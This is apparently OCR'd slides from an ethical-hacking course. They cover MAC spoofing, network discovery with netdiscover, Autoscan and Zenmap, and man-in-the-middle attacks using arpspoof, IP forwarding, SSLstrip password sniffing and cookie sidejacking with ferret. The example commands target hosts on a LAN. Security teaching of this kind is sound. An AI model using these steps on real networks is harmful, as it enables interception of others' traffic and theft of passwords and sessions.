


```
root@kali:~# ifconfig wlan0 down
root@kali:~# macchanger --help
GNU MAC Changer
Usage: macchanger [options] device

  -h,  --help                  Print this help
  -V,  --version               Print version and exit
  -s,  --show                  Print the MAC address and exit
  -e,  --ending               Don't change the vendor bytes
  -a,  --another               Set random vendor MAC of the same kind
  -A                           Set random vendor MAC of any kind
  -p,  --permanent             Reset to original, permanent hardware MAC
  -r,  --random                Set fully random MAC
  -l,  --list[=keyword]        Print known vendors
  -m,  --mac=XX:XX:XX:XX:XX:XX
       --mac XX:XX:XX:XX:XX:XX  Set the MAC XX:XX:XX:XX:XX:XX

Report bugs to alvaro@gnu.org
root@kali:~# macchanger --random wlan0
Permanent MAC: 00:c0:ca:6c:ca:12 (Alfa, Inc.)
Current   MAC: 00:c0:ca:6c:ca:12 (Alfa, Inc.)
New       MAC: 98:a4:b0:59:ca:83 (unknown)
root@kali:~# 
```


Discovering Connected Clients using netdiscover




Netdiscover is a program that can be used to discover the connected clients to our current network, its very quick but it does not show detailed information about the clients: IP , MAC address and some times the hardware manufacturer for the client's wireless card.

Usage:

```
netdiscover -i [INTERFACE] -r [RANGE]
ex: netdiscover -i wlan0 -r 192.168.1.1/24
```




```
root@kali:~# netdiscover -i wlan0 -r 192.168.1.1/24
```



```
Currently scanning: Finished!   |   Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 4 hosts.   Total size: 204
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor
-----------------------------------------------------------------------------
192.168.1.1     e4:48:c7:5d:aa:1f    01    042  Unknown vendor
192.168.1.20    5c:f9:dd:43:61:7c    01    060  Unknown vendor
192.168.1.22    38:59:f9:5a:87:3b    01    042  Unknown vendor
192.168.1.54    5c:f9:dd:43:61:7c    01    060  Unknown vendor
```

Gathering More information using Autoscan



Autoscan is another program that can be used to discover the connected clients to our current network, its not as quick as net discover, but it shows more detailed information about the connected devices and it has a graphical user interface.


You can download Autoscan from:

```
http://autoscan-network.com/download/
```

Then open the directory where you extracted it and run


```
./AutoScan*.sh
```

AutoScan is 32bit Program



```
root@kali:~# dpkg --add-architecture i386
root@kali:~# apt-get update
Hit:1 http://de-rien.fr/kali kali-rolling InRelease
Get:2 http://de-rien.fr/kali kali-rolling/main i386 Packages [14.4 MB]
Get:3 http://de-rien.fr/kali kali-rolling/non-free i386 Packages [145 kB]
Get:4 http://de-rien.fr/kali kali-rolling/contrib i386 Packages [98.3 kB]
Fetched 14.6 MB in 3s (4,687 kB/s)
Reading package lists... Done
root@kali:~# apt-get install libc6:i386
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following additional packages will be installed:
  binutils cpp-6 g++-6 gcc-6 gcc-6-base gcc-6-base:i386 libasan3 libatomic1 libc-bin libc-dev-bin libc-l10n libc6 libc6-dbg libc6-dev libcc1-0
  libcilkrts5 libgcc-6-dev libgcc1 libgcc1:i386 libgfortran3 libgomp1 libitm1 liblsan0 libmpx2 libobjc4 libquadmath0 libstdc++-6-dev libstdc++6
  libtsan0 libubsan0 linux-libc-dev locales locales-all
Suggested packages:
  binutils-doc gcc-6-locales g++-6-multilib gcc-6-doc libstdc++6-6-dbg gcc-6-multilib libgcc1-dbg libgomp1-dbg libitm1-dbg libatomic1-dbg
  libasan3-dbg liblsan0-dbg libtsan0-dbg libubsan0-dbg libcilkrts5-dbg libmpx2-dbg libquadmath0-dbg glibc-doc glibc-doc:i386 libstdc++-6-doc
The following NEW packages will be installed:
  gcc-6-base:i386 libc6:i386 libgcc1:i386
The following packages will be upgraded:
  binutils cpp-6 g++-6 gcc-6 gcc-6-base libasan3 libatomic1 libc-bin libc-dev-bin libc-l10n libc6 libc6-dbg libc6-dev libcc1-0 libcilkrts5
  libgcc-6-dev libgcc1 libgfortran3 libgomp1 libitm1 liblsan0 libmpx2 libobjc4 libquadmath0 libstdc++-6-dev libstdc++6 libtsan0 libubsan0
  linux-libc-dev locales locales-all
31 upgraded, 3 newly installed, 0 to remove and 1225 not upgraded.
Need to get 56.5 MB of archives.
After this operation, 371 MB disk space will be freed.
Do you want to continue? [Y/n]
```

Even More detailed information gathering using nmap



- Namp is a network discovery tool that can be used to gather detailed information about any client or network.
- We shall have a look on some of its uses to discover connected clients and gather information about them.
- We are going to use Zenmap – the GUI for Nmap.


1. Ping scan: Very quick – only shows connected clients.

2.Quick scan plus: Quick – shows MAC and open ports.

3.Quick scan plus: Slower then the 2 above, more detailed info.

These are just sample scans, you can experiment with the scan options and see the difference between them.


MITM



This is one of the most dangerous and effective attacks that can be used, it is used to redirect packets to and from any client to our device, and since we have the network key, we can read/modify/drop these packets. This allows us to launch very powerful attacks.

It is very effective and dangerous because it's very hard to protect against it as it exploits the insecure way that ARP works.

MITM - ARP Poisonning Using arpspoof



Arpspoof is a tool part of a suit called dsniff, which contains a number of network penetration tools. Arpspoof can be used to launch a MITM attack and redirect traffic to flow through our device.

1. Tell the target client that I am the router.

```
arpspoof -i [interface] -t [Target IP] [AP IP]
Ex: arpspoof -i wlan0 -t 192.168.1.5 192.168.1.1
```


2. Tell the AP that I am the target client.

```
arpspoof -i [interface] -t [AP IP] [Target IP]
Ex: arpspoof -i wlan0 -t 192.168.1.1 192.168.1.5
```

3. Enable IP forward to allow packets to flow through our device without being dropped.

```
Echo 1 > /proc/sys/net/ipv4/ip_forward
```

MITM - Bypassing HTTPS




Most websites use https in their login pages, this means that these pages are validated using an SSL certificate and there for will show a warning to the user that the certificate is invalid.

SSLstrip is a tool that can be used to downgrade HTTPS requests to HTTP allowing us to sniff passwords without displaying a warning to the user.

Luckily MITMf starts SSLstrip for us automatically.

If AutoSafe is On for Passwords



What if the user uses the “remember me” feature ??

If the user uses this feature the authentication happens using the cookies and not the user and password. So instead of sniffing the password we can sniff the cookies and inject them into our browser, this will allow us to login to the user's account without using the password.

```
apt-get install ferret-sidejack
```

```
